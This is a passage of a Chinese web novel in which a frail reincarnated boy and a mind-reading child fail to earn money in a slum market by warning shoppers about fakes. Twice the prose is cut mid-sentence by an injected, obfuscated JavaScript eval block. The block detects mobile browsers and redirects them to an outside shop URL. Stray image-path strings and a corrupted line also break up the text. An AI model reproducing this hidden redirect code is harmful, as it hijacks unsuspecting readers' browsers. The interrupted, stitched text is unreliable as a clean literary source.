【……我知道!但我已经能想象小七咬着肉包子,肉汁从嘴角流下来的样子了,一定很可爱。】 “……哥哥,你在想一些奇怪的事。” “我什么都没想。” “你的心声告诉我,你在想肉汁。” “……那个,心声不代表我本人,心声只是我的潜意识,潜意识不受控制。” “哥哥。” “嗯?” 小七抬起头,罕见地露出了一个浅浅的微笑。 “如果我们今天赚到了一百星币……我可以分你一半肉包子。” 林柚愣了一下。 然后他笑出了声。 “好,成交。” 他牵起小七的手,朝着黑市的方向走去。 倒计时还在继续。【23:15:33】 但他已经不那么害怕了。 2. 第二章 贫民窟的黑市比林柚想象中更加混乱。 准确地说,这里根本不像一个市场,更像是一个巨大的垃圾回收站。 锈迹斑斑的金属棚子歪歪斜斜地搭在两侧,各种不知道从哪里淘来的破烂货物堆成小山。有卖二手机械零件的,有卖过期营养液的,还有卖来历不明的电子设备的。林柚甚至看到一个摊位上摆着几颗发着幽幽绿光的不明物体,摊主信誓旦旦地说那是古地球时代的翡翠原石。 【小七说那玩意儿的辐射值都快爆表了……摊主你要不要看看自己的头发?】 然而就是这样混乱、肮脏、充斥着噪音与古怪气味的场景,却让林柚的心脏剧烈地跳动起来。不是因为虚弱,而是因为一种近乎战栗的鲜活感。 上一世,他的世界是病房苍白的天花板,充斥着消毒水气息,仪器的滴滴声。他见过的人也屈指可数,医生、护士、偶尔来探望的亲属,每个人都隔着口罩,眼神里带着怜悯与距离。他渴望过窗外的车水马龙,渴望过人声鼎沸的集市,哪怕只是菜市场里为了一毛钱而起的争执,对他而言都是遥不可及的喧嚣。 而现在,汗味、金属锈味、劣质香料味混杂的空气扑面而来;摊主的叫卖、顾客的讨价还价甚至远处传来的几句粗口涌入他的耳朵;摩肩接踵的人群挤过他身边,带起微弱的气流,触感真实得让他想落泪。 【这就是……人群的温度吗?】 混乱意味着生机,拥挤代表着存在。对于在安静和秩序中等死的林柚而言,这里的每一分嘈杂都是生命的乐章。他非但不觉得厌恶,反而贪婪地近乎窒息地汲取着这一切。这具身体虚弱不堪,但他的灵魂却在此刻发出了满足的喟叹。 小七扯了扯林柚的衣角,示意他别盯着看。 “哥哥,专心。” 林柚收回视线,继续在人群中艰难地穿行。 说是穿行其实有些勉强。他现在的身体状况走几步就要喘,更别提在这种拥挤嘈杂的环境里挤来挤去了。每一次被人轻轻碰撞,都让他更清晰地感觉到自己存在于此。幸好有小七在旁边扶着,不然他可能早就被人流冲散了。 “目标锁定。”小七的奶音在林柚耳边响起,“三点钟方向,戴金链子的胖子。他正在看一幅画,那画是赝品,成本不超过五十星币,画框背面有仿制工厂的批量编号,他准备花三千买。” 林柚顺着小七的视线看过去。 果然,一个脖子上挂着粗金链,手指上戴着好几个戒指的胖男人,正在一个古董摊位前挑挑拣拣。他的身边还跟着两个彪形大汉,一看就是保镖。 “就他了。”林柚深吸一口气,“我去试试。” 他整理了一下自己身上那件破得不能再破的衣服,虽然整理了也没什么用,然后迈开步子朝胖子走去。 每走一步,他的心跳就加速一分。 【冷静,林柚,冷静。你只是去提醒人家那幅画是假的,又不是去抢劫。最坏的结果不过是被赶走,又不会少块肉……好吧,以我现在的身体状况,被推一下可能真的会少块肉。】 他走到胖子身后,犹豫了一下,轻轻开口:“那个……叔叔……” 胖子没反应。 林柚清了清嗓子,声音大了一点:“叔叔,您看的那幅画——” “滚开滚开。”胖子头也不回,不耐烦地挥了挥手,“小叫花子别挡道。” 旁边的保镖直接伸手把林柚拨到一边,力道不大,但对林柚这个虚弱的身体来说,已经足够让他踉跄好几步。 “哥哥!”小七立刻冲过来扶住他。 林柚站稳,看着胖子头也不回地继续砍价,心里说不出是什么滋味。 【好吧……第一次碰瓷,失败。】 “没关系。”小七仰头看着他,“我们再找下一个。” 下一个目标是个穿着貂皮大衣的中年妇女。 她在一个珠宝摊位前流连,手里把玩着一串据说是深海珍珠的项链。 【这珍珠一看就是人工养殖的……颜色都不均匀,还被注过胶,戴不了半年就会发黄开裂。这位阿姨你也太好骗了吧?】 林柚吸取了上次的教训,这次没有直接凑上去,而是站在旁边,等妇女注意到他。 然后他用最真诚的语气说:“阿姨,这串珍珠......” “哪来的小脏鬼?”妇女看了他一眼,嫌恶地往后退了半步,“走开走开,别把我的衣服蹭脏了!” 她扭头对摊主抱怨:“你这摊子怎么什么人都往前凑?赶紧把这小叫花子弄走,脏了我的眼睛。” 摊主立刻堆起笑脸:“哎哟,贵客您别生气,我这就赶。小子,滚远点!别影响大人做生意!” 林柚还想解释,但摊主已经挥着手把他轰走了。 【第二次碰瓷,失败。】 【而且那珍珠她还是买了……算了。】 …… 第三个目标是个戴眼镜的年轻人,看起来斯斯文文的,应该比较好说话吧? 林柚走过去,还没开口,年轻人就警惕地捂住了自己的钱包。 “我不买东西,也不捐款,更不会被骗。你们这些小骗子的套路我见多了,找个小孩子来博同情是吧?没用的,走走走。” 林柚:“……” 【我还什么都没说呢!!!】 小七在旁边面无表情地补充:“哥哥,他以为我们是骗子团伙。” “我听出来了,谢谢。” 【第三次碰瓷,失败。】 【这年轻人戒备心也太强了吧……他手里那个数据芯片明明是坏的,买回去就是一堆废铁,我好心提醒他,他还以为我要骗他?】 【行吧,等你发现花了两千星币买了个废品,可别后悔。】 …… 第四次,林柚学聪明了。 他决定换个策略,不直接搭话,而 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17055103|194863||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 是在目标旁边自言自语,假装不经意地透露信息。 目标是个正在看玉佩的老头。 【这玉佩的绿色也太扎眼了吧……,成本才二十星币。这老头出价八千?冤大头年年有,今年特别多啊……】 林柚站在旁边,假装看别的东西,然后用不小心被人听到的音量嘀咕:“咦,这块玉佩的颜色好奇怪啊……像是染上去的……” 老头果然看了过来。 林柚心中一喜,继续说:“而且这纹路也不对,真正的古玉应该——” “你懂什么?”老头打断他,“小屁孩儿,用古地球话说,那就你吃过的盐还没我走过的路多,在这儿教我鉴宝?笑话!” 他一扬手,把那块玉佩买了下来,还特意看了林柚一眼,像是在说“看到没有,老子有钱任性”。 林柚:“……” 【行,您厉害。劣质化学染剂,长期接触皮肤可是会过敏,甚至中毒的。】 【第四次碰瓷,失败。】 …… 第五个目标,出现在一个卖各种旧式家居用品的摊位前。 一对看起来三十多岁,衣着虽旧但整洁的夫妻,正在端详一个仿古的机械钟。丈夫眉头紧锁,检查着齿轮;妻子则用手指轻轻拂过钟面的雕花,眼里流露出淡淡的喜爱。 【机会。】林柚心中一动。这对夫妻的气质与黑市大部分人格格不入,那位妻子的眼神尤其温和。他调整了一下表情,拉着小七,以一种恰好能被对方注意到,但是略带迟疑的速度靠近。 首先注意到他们的是那位妻子。她目光从钟面移开,落在林柚和小七身上,尤其在看到小七脏兮兮却努力挺直的小身板时,眼神明显软了一下。 “小朋友,你们……”她轻声开口,语气里没有前面那些人惯有的不耐烦。 “阿姨好。”林柚立刻抓住这丝善意,露出一个尽可能显得虚弱又诚恳的笑容,同时轻轻碰了碰小七。小七非常配合地抬起小脸,用那双圆溜溜的大眼睛,懵懂又带点期盼地看着对方。 这招显然起了作用。妻子脸上闪过一丝怜惜,甚至下意识地想从随身的布包里摸点什么。 “我们不是要东西,阿姨。”林柚赶紧说,指向那个机械钟,“我们……我们想提醒您,那个钟……它里面的主发条是合成材料仿制的,不是宣传的古铜芯,上满弦也走不了两天就会崩断。您看第三根齿轮旁边,有熔接的痕迹……” 他语速放慢,尽量说得清晰,目光真诚地看着那位妻子。 妻子的手停在布包上,惊讶地看了看钟,又看了看林柚,似乎被这孩子突兀却专业的提醒弄懵了,但眼神里的怀疑并不多,更多的是疑惑和某种……同情。她可能觉得,这是两个为了讨点好处而硬背了点知识的孩子。 “哦?是吗?谢谢你啊小朋友……”她语气依然温和。 但就在这时,一直沉默检查的丈夫猛地转过头。 3. 第 3 章 锐利的眼神瞬间扫过林柚和小七,目光里没有丝毫妻子般的柔软,只有长期在底层挣扎养成的警惕和审视。他一把拉住妻子的胳膊,将她往后带了半步,隔开了与两个孩子的距离。 “别多事。”丈夫压低声音对妻子说,但林柚听得清清楚楚。“黑市里哪来好心免费提醒的孩子?不是盯上咱们的钱袋,就是后面有大人指使,搞碰瓷或者分心偷窃的老把戏。你看他们俩这模样,指不定身上带着病,离远点。” “可是,他们说的好像有点道理,而且看起来不像……”妻子小声争辩,目光还在小七脸上停留。 “像什么?像可怜?”丈夫打断她,语气带着一丝不容置疑的焦躁,“这里最不缺的就是可怜。可怜背后都是算计!快走,这钟我们不买了。” 他不由分说地拉着妻子转身离开,临走前还狠狠瞪了林柚一眼,那眼神里的警告意味十足。 妻子被拉着走,忍不住回头又看了一眼,嘴唇动了动,最终却什么也没说,只是叹了口气,跟着丈夫迅速没入人群。 摊位老板啐了一口:“晦气,两个小要饭的,坏老子生意!” 林柚站在原地,脸上努力维持的诚恳表情慢慢褪去,只剩下一片空白。那位妻子回头时那抹欲言又止的同情,比之前任何一次直接的恶言驱逐,都更让他感到一阵憋闷的滞涩。 【哥哥,他们的家庭信用账户已透/□□个丈夫的通讯记录显示,他前天刚因轻信一个假冒维修工,损失了一笔急需的款项,现在只是想来碰碰运气,捡个漏子挣点差价。。”】 听到这话,望着那对夫妻消失的背影,林柚心中那点憋闷些许化开了。他能理解那种警惕,在这朝不保夕的贫民窟,一点微不足道的善意都可能引来算计,一次轻信就足以让本就脆弱的家庭陷入更深的泥潭。那个丈夫的眼神与其说是凶狠,不如说是一种被生活磨砺出近乎本能的防御。都是被逼到墙角的人,谁又有资格责备谁的小心翼翼呢? 只是……理解,并不意味着不失望。 【原来,连这一点点善意……在生存面前,都显得如此奢侈和可疑。】 小七默默握紧了他的手,小小的手掌传来的温度,是此刻唯一的慰藉。 接连的碰壁,耗尽的不只是体力,还有那点好不容易攒起的勇气。 “哥哥,休息一下吧。” 小七拉着林柚的手,把他带到黑市角落的一个废弃集装箱里。 这里相对安静,也相对干净,至少没有那么浓烈的臭味。林柚靠着箱壁坐下,大口大口地喘气。 他的身体已经到极限了。 整整一上午的奔波,对于这具营养不良、随时可能猝死的躯体来说,简直是酷刑。更糟糕的是,忙活了半天,一分钱都没赚到。 他低头看了看小七手里的电子板。 【17:23:45】 还剩下不到十八个小时。 而他现在的账户余额,依然是零。“哥哥……”小七的声音有些低落,“对不起,是我的计划不够周全。” 林柚抬起头,看着小七张脏兮兮的小脸,忍不住笑了。 “关你什么事?”他伸手揉了揉小七的脑袋,“是那些人不识货,不是我们的问题。” 【其实也正常啦……换成我是他们,看到两个衣衫褴褛的小孩跑来对我指手画脚,我也不会信的。】 小七低下头,没说话。 “下午我们换个策略。”林柚想了想,“不能硬冲,得找那种……看起来比较善良的人。” “善良的人?”小七歪了歪头。 “对。”林柚点头,“那些看起来凶巴巴的、戒备心很重的,肯定听不进去我们的话。但总有一些……比较温和的吧?愿意听小孩子说话的那种。” 【虽然这种人在黑市里估计不多……但总比没有强。】 “我知道了。”小七点点头,“我会优化筛选条件的。” 他的小手指在电子板上快速滑动,眼睛里闪烁着只有林柚能看到的蓝光。 林柚靠在箱壁上,闭上眼睛休息。 外面的嘈杂声隐隐约约传进来,有讨价还价的声音,有吵架的声音,还有不知道哪里传来的金属撞击声。这就是星元3025年的贫民窟,混乱、肮脏、弱肉强食。 【好累啊……】 【要是能有一碗热粥就好了……不,现在想这些没用,得先赚到钱。】 【一百星币……一百星币就够续命三天了……】 【三天之后呢?再想办法赚一百星币?然后再三天?】 【这样下去,我这辈子是不是都要在“赚钱——花钱——续命——再赚钱”的循环里打转?】 【……】 【算了,先活过今天再说吧。】 “哥哥。” 林柚睁开眼睛。 小七不知道什么时候凑到了他面前,小手里捧着一个脏兮兮的塑料杯。杯子里是浑浊的液体,看起来像是某种劣质的营养剂。 “刚才路过的时候,我顺手从那个摊位上拿的。”小七的语气平静得像在说今天天气不错,“摊主没注意。” 林柚:“……小七,你偷东西了?” “不是偷。”小七面不改色,“是无偿借用。等我们有钱了,我会还给他双倍的。” “那也是偷啊!” “哥哥,你现在需要补充能量。”小七把杯子往林柚手里塞,“这个营养剂虽然是劣质的,但至少能让你撑到下午。如果你在赚到钱之前就饿晕了,那才是真正的麻烦。” 林柚看着手里的杯子,又看看小七认真的脸庞,最终还是叹了口气。 “……下次不许了。” “好。”小七乖巧地点头,“等我们有钱了,就不用了。” 林柚苦笑了一下,仰头把那杯营养剂灌了下去。 味道很难喝,像是过期了一百年的橡皮筋泡水。但灌下去之后,他的确感觉身体没那么虚了。 【小七这孩子……怎么比我还像个操心的老妈子?】 小七:“ ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17055104|194863||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 哥哥,我听到了。我是男孩,当不了老妈子。” “其实不分性别的……你就不能假装没听到吗?” “不能。” 林柚放弃了挣扎。 他把空杯子放到一边,重新靠在箱壁上,准备再休息一会儿。 外面传来钟声,民窟的报时塔,每个整点都会响一次。现在是中午十二点,黑市进入了短暂的午休时间。 人声渐渐稀疏下来。 林柚闭上眼睛,脑海里还在盘算着下午的计划。 【下午一定要成功……至少要赚到一百星币……】 【不然今晚就真的要凉了……】 …… 破旧的集装箱外面,有一双眼睛正在暗处默默地注视着他们。 贫民窟的某个角落。 一个穿着破旧大衣的中年男人缩在阴暗的巷子里,压低声音打着电话。 “头儿,那两个孤儿……活了。” 